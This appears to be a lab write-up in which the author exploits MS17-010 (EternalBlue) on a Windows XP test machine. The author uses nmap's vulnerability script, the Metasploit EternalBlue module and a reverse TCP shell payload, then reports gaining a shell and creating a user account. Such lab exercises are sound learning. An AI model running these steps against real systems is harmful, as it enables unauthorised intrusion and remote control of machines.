
Introduction


1. Selected CVE: MS17-010 (CVE-2017-0144)

MS17-010 is a critical security vulnerability in Microsoft's Server Message Block (SMB) protocol, allowing remote code execution.


So First get to know the IP of windows xp.



Ping it to check the connectivity.




`nmap --script smb-vuln-ms17-010 192.168.85.136` scans the target system for the MS17-010 vulnerability.




The output above confirms that the system is vulnerable, showing the open SMB port (445) and the CVE reference.

So In in the Metasploit framework I Searched for available exploits related to MS17-010 (EternalBlue)



So here the output display multiple modules, including SMB remote code execution exploits, RCE detection, and different payloads.


Show options lists all configurable options, such as RHOSTS, SMB ports etc.




Run command check if the window xp is vulnerable. set

RHOSTS Sets the target IP for exploitation.

use exploit/windows/smb/ms17_010_eternalblue : here I'm checking whether it loads the EternalBlue exploit module, and gain remote access by leveraging the SMB vulnerability but this module doesnot support x64




Set PAYLOAD windows/shell /reverse_tcp :(so after researching). This payload opens a reverse shell connection back to the attacker's system





Here above I got the shell of window xp


set Command shows system information and net session will show active session on the system




getting window xp details and making an id to successfully get RCE.








